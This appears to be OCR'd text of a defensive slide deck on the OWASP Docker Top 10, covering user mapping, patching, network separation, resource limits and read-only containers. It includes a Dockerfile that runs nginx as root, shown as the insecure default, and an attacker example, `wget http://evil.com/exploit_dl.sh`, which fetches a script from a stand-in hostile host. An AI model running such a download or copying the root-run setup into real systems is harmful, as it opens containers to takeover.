
Based on this: make it safe



- **OWASP Docker Top 10**
  https://www.owasp.org/index.php/OWASP_Docker_Top_10
  - Rather security controls than risks
  - home work + beyond

Top #	Title
1	Insecure User Mapping
2	Missing Patchmanagement
3	Network Separation / Firewalling
4	Security Contexts
~~5~~	~~Secrets Management~~
6	Ressource Protection
~~7~~	~~Image Integrity and Origin~~
8	Immutable Paradigm
~~9~~	~~Hardening: Host, Orchestration, Containers~~
~~10~~	~~Remote Logging: MS, Host, Orch. Containers~~

- **Top 1: User Mapping**
  - Docker's **insecure default!**
    - Running code as privileged user



```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80:8080
```

- **Top 1: User Mapping (cont‘d)**
  - Workaround: Remap *user namespaces* !
    - `user_namespaces(7)`
    - https://docs.docker.com/engine/security/userns-remap/#enable-userns-remap-on-the-daemon
  - Nutshell:
    - Configure
      - mapping in `/etc/subuid` + `/etc/subgid`
      - `/etc/docker/daemon.json`
    - Start `dockerd` with `--userns-remap <mapping>`
  - Limits:
    - Global to dockerd
    - PID / net ns

- **Top 1: User Mapping (cont‘d)**
  - **Never-ever as Root**
    - Violation of Least Privilege Principle
      - Giving away benefit of „containment“
      - Escape from application => root in container
    - No need to do this
      - Also not of low (<= 1024) ports

Top 2/10

- Top 2: Patchmanagement
  - Host
  - Container Orchestration
  - Images

Top 2/10

- **Top 2: Patchmanagement**
  - **Host**
    - Window for privilege escalation!


Top 2/10

- **Top 2: Patchmanagement**
  - **Container Orchestration**
    - Don’t forget to patch the management if needed ;-)

- **Top 2: Patchmanagement**
  - **Mini-OS Images**
    - $f_{\text{deployment}} > f_{\text{important patches}}$?

Top 3/10

- **Top 3: Network separation / firewalling**
  - Basic DMZ techniques
    - Internal
    - (External)


"I WISH THESE PARTS COULD COMMUNICATE MORE EASILY."
"OOH, THIS NEW TECHNOLOGY MAKES IT EASY TO CREATE ARBITRARY CONNECTIONS, INTEGRATING EVERYTHING!"
"UH-OH, THERE ARE SO MANY CONNECTIONS IT'S CREATING BUGS AND SECURITY HOLES!"
"OOH, THIS NEW TECHNOLOGY MAKES IT EASY TO ENCLOSE ARBITRARY THINGS IN SECURE SANDBOXES!"


https://xkcd.com/2044/

- **Top 3: Network separation / firewalling**

  – **Internal** (network policies)
  – Depends on
    - Network driver
    - Configuration

1) Deny all
2) Allow only what’s needed

- **Top 4:**
  Security contexts


When you hate your customers AND your team
Running backend and frontend
From the same container
O RLY?
/r/bluebayb

https://www.realtor.com/news/trends/how-to-handle-terrible-neighbors/

- **Top 4: Maintain security contexts**
  - No Mix Prod / Dev
  - No Random Code (docker run <somearbitraryimage>)
  - Do not mix
    - front end / back end services
  - CaaS
    - Tenants

Top 6: Resource protection

- Resource Limits (cgroups)
  - `--memory=`
  - `--memory-swap=`
  - `--cpu-*`
    `--cpu-shares=<percent>`


$\}$ → docker-run(1)

- Also: `--pids-limit XX`

- **Top 6: Resource protection**
  - **Mounts!**

• If not necessary:	Don’t do it
• If really necessary + possible:	r/o
• If r/w needed:	limit writes (FS DoS)

- **Top 8: Follow Immutable Paradigm**
  - Least Privilege
    - `docker run --read-only ...`
    - `docker run -v /hostdir:/containerdir:ro`
  - Attacker
    - `wget http://evil.com/exploit_dl.sh`
    - `apt-get install / apk add`
  - Limits: Container **really** needs to write
    - Upload of files
    - R/w host mounts



https://www.owasp.org/index.php/OWASP_Docker_Top_10


OWASP Docker Top 10

About Docker Top 10

The OWASP Docker Top 10 project is giving you ten bullet points to plan and implement a secure d
environment. Those 10 points are ordered by relevance. They don't represent risks as each single
10, they represent security controls. The controls range from baseline security to more advanced c
security requirements.

You should use it as a

- guidance in the design phase as a system specification or
- for auditing a docker environment,
- also for procurement it could provide a basis for specifying requirements in contracts.



GitHub, Inc. [US] | https://github.com/OWASP/Docker-Security

Name

Albeit the document's name resembles the OWASP Top 10 it's quite different. First, it is not about risks which are based on data collected. Secondly the 10 bullet points resemble either architectural bullet points or proactive controls.

For whom is this?

This guide is for developers, auditors, architects, system and networking engineers. As indicated above you can also use this guide for external contractors to add formal technical requirements to your contract. The information security officer should have some interest too to meet baseline security requirements and beyond.

The 10 bullet points here are about system and network security and also system and network architecture. As a developer you don't have to be an expert in those -- that's what this guide is for. But as indicated above best is to start thinking about those points early. Please do not just start building it.

Structure of this document

Security in Docker environments seemed often to be misunderstood. It was/is a highly disputed matter what the threats are supposed to be. So before diving into the Docker Top 10 bullet points, the threads need to be modeled which is happening upfront in the document. It not only helps understanding the security impacts but also gives you the ability to prioritize your task.

FAQ

Why not "Container Security"

Albeit the name of this project carries the word "Docker", it also can be used with little abstraction for other containment solutions. Docker is as of now the most popular one, so the in-depth details are focusing for now on Docker. This could change later.

A single container?

If you run more than 3 containers on a server you probably have an orchestration solution to manage them. *Specific* security pitfalls of such a tool are currently beyond the scope of this document. That does not mean that this guide is just concerning one or a few containers managed manually -- on the contrary. It means only that we're looking at the containers including their networking and their host systems in such an orchestrated environment and not on special pitfalls of e.g. *Kubernetes*, *Swarm*, *Mesos* or *OpenShift*.

about:end

Thank you!

Dr. Dirk Wetter

@drwetter

dirk@owasp.org
mail@drwetter.eu

3957 C9AE ECE1 D0A7 4569
EE60 B905 3A4A 58F5 4F17

Pete Cheslock
@petecheslock

Everyone seemed to like this representation of DevOps and Security from my talk at #devopsdays Austin

5:53 PM - 5 May 2015